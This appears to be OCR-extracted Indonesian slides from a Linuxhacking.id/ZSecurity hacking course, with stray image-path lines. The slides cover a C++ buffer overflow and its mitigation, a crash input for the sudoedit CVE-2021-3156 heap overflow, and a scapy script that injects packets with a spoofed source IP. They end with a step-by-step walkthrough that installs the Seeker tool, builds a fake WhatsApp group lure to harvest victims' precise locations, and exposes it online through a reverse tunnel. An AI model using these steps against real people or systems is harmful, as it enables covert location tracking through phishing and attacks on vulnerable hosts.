


```
Input data: 1234567890
*** stack smashing detected ***: terminated
...Program finished with exit code 0
Press ENTER to exit console.[]
```

MITIGASI BUFFER OVERFLOW CODE

[https://pastebin.com/
F7bveezX](https://pastebin.com/F7bveezX)

```
1 #include <iostream>
2 using namespace std;
3
4 int main() {
5     const int BUFFER_SIZE = 9; // Ukuran buffer termasuk karakter null-terminator
6     char buffer[BUFFER_SIZE];
7
8     cout << "Input data: ";
9     cin.getline(buffer, BUFFER_SIZE);
10
11    return 0;
12 }
```



A terminal window showing the execution of a C++ program. The user inputs "1234567890" which is read by the program into a buffer of size 9. The program then prints the input back to the console, demonstrating that the input was successfully read.

```
Input data: 1234567890
... Program finished with exit code 0
Press ENTER to exit console.
```

Fungsi **std::cin.getline()** memungkinkan Anda untuk menentukan panjang maksimum string yang ingin Anda baca

Tidak Error

CONTOH HEAP-BUFFER OVERFLOW

Salah satu contoh dari kerentanan **sudoedit** pada CVE-2021-3156

```
zsecurity@linuxhackingid:~$ sudoedit -s '\`perl -e 'print "A" x 65536'``  
Segmentation fault (core dumped)
```

Vulnerable BoF

Exploit

```
sudoedit -s '\`perl -e 'print "A" x 65536'`'
```

BEBERAPA REGISTER YANG PENTING

- **%rip:** memberi tahu komputer dengan tepat baris instruksi mana yang harus dibaca dan dijalankan selanjutnya.
- **%rsp:** Register ini menyimpan alamat bagian atas tumpukan. Ini adalah alamat dari elemen terakhir pada stack.
- **%rbp:** Register **%rbp** biasanya di set ke **%rsp** pada awal fungsi. Hal ini dilakukan untuk mencatat parameter fungsi dan variabel lokal.




PYTHON HACKING

Linuxhacking.id

ZSecurity

PACKET INJECTION




The screenshot shows a code editor window with a dark theme. The menu bar includes File, Edit, Selection, View, Go, Run, Terminal, and Help. The left sidebar has icons for file operations like Open, Save, Find, and Run. The main area displays a Python script named 'packet-injection.py' with 4 lines of code:

```
File Edit Selection View Go Run Terminal Help
❶ packet-injection.py 4 ●
home > kali > ❷ packet-injection.py > ...
1   from scapy.all import *
2
3   src_ip = "192.168.20.10"
4   dst_ip = "192.168.54.20"
5   src_port = 12345
6
7   packet = IP(src=src_ip, dst=dst_ip) / TCP(sport=src_port, dport=80)
8   send(packet)
9
```

<https://pastebin.com/hFDLJ51X>

PACKET INJECTION

Berhasil me-injeksi paket dengan custom source IP Address dan Source Port



PYTHON HACKING COURSE

The graphic features a red and black design with the Linuxhackingid logo at the top left. In the center, there's a large Python logo with the word "python" next to it. Below the Python logo is a red circle containing a snippet of green Python code. To the left of the Python logo is a circular icon with concentric lines and the text "Topic Skills Courses". To the right of the Python logo are three vertical dots. At the bottom left is a small 3D cube icon, and at the bottom right is a red button with the text "AYO GABUNG". The bottom of the graphic has a red banner with the text "#belajarhackingdariyahnya" and "www.linuxhacking.or.id".

Linuxhackingid

PRACTICAL
PYTHON3 HACKING
FOR BEGINNER

Topic Skills Courses :

- Basic Type Data
- Mac Address Spoofing
- Arp Spoofing
- Subdomain Enumeration
- Dan 24+ Topik Menarik Lainnya

AYO GABUNG

#belajarhackingdariyahnya

www.linuxhacking.or.id

<https://linuxhacking.or.id/product/practical-python3-hacking-for-beginner/>



TRACKING LOKASI AKURAT + LIVE PRAKTIK TEKNIK SOCIAL ENGINEERING

Linuxhacking**id**

ZSecurity

INSTALASI

```
git clone https://github.com/thewhiteh4t/seeker.git  
cd seeker/  
chmod +x install.sh  
../install.sh
```

```
(root㉿kali)-[~/zsecurity]  
└─# git clone https://github.com/thewhiteh4t/seeker.git  
cd seeker/  
chmod +x install.sh  
../install.sh
```

<https://github.com/thewhiteh4t/seeker>

KONFIGURASI SEEKER

./seeker.py

Sesuaikan Template yang Anda inginkan, dalam contoh ini pilih no 2

```
(root㉿kali)-[~/home/zsecurity/seeker]
# ./seeker.py

[>] Created By : thewhiteh4t
|---> Twitter : https://twitter.com/thewhiteh4t
|---> Community : https://twc1rcle.com/
[>] Version : 1.3.1

[!] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] WhatsApp Redirect
[4] Telegram
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>] 2

[+] Loading WhatsApp Template...
[+] Group Title : Grup Bokek Update
[+] Path to Group Img (Best Size : 300x300): /home/zsecurity/profile.png

[+] Port : 8080

[+] Starting PHP Server...[ ✓ ]
```

Sesuaikan dengan
keinginan Anda

TUNNELING

Fungsi Tunneling adalah agar IP Address Lokal dapat diakses dari luar jaringan

**ssh -R 80:localhost:8080
nokey@localhost.run**

Link yang perlu
diakses

```
(zsecurity㉿kali)-[~]
$ ssh -R 80:localhost:8080 nokey@localhost.run

=====
Welcome to localhost.run!

Follow your favourite reverse tunnel at [https://twitter.com/localhost_run].
To set up and manage custom domains go to https://admin.localhost.run/
More details on custom domains (and how to enable subdomains of your custom
domain) at https://localhost.run/docs/custom-domains


If you get a permission denied error check the faq for how to connect with a key or
create a free tunnel without a key at [http://localhost:3000/docs/faq#generating-an-ssh-key].

To explore using localhost.run visit the documentation site:
https://localhost.run/docs/

=====
** your connection id is d281663b-4fe2-4d7c-a614-d9d54959ed9e, please mention it if you send me a message about an issue. **

authenticated as anonymous user
4c01261c2d081d.lhr.life tunneled with tis terminated → https://4c01261c2d081d.lhr.life
create an account and add your key for a longer lasting domain name. see https://localhost.run/docs/forever-free/ for more information.
Open your tunnel address on your mobile with this QR:
```

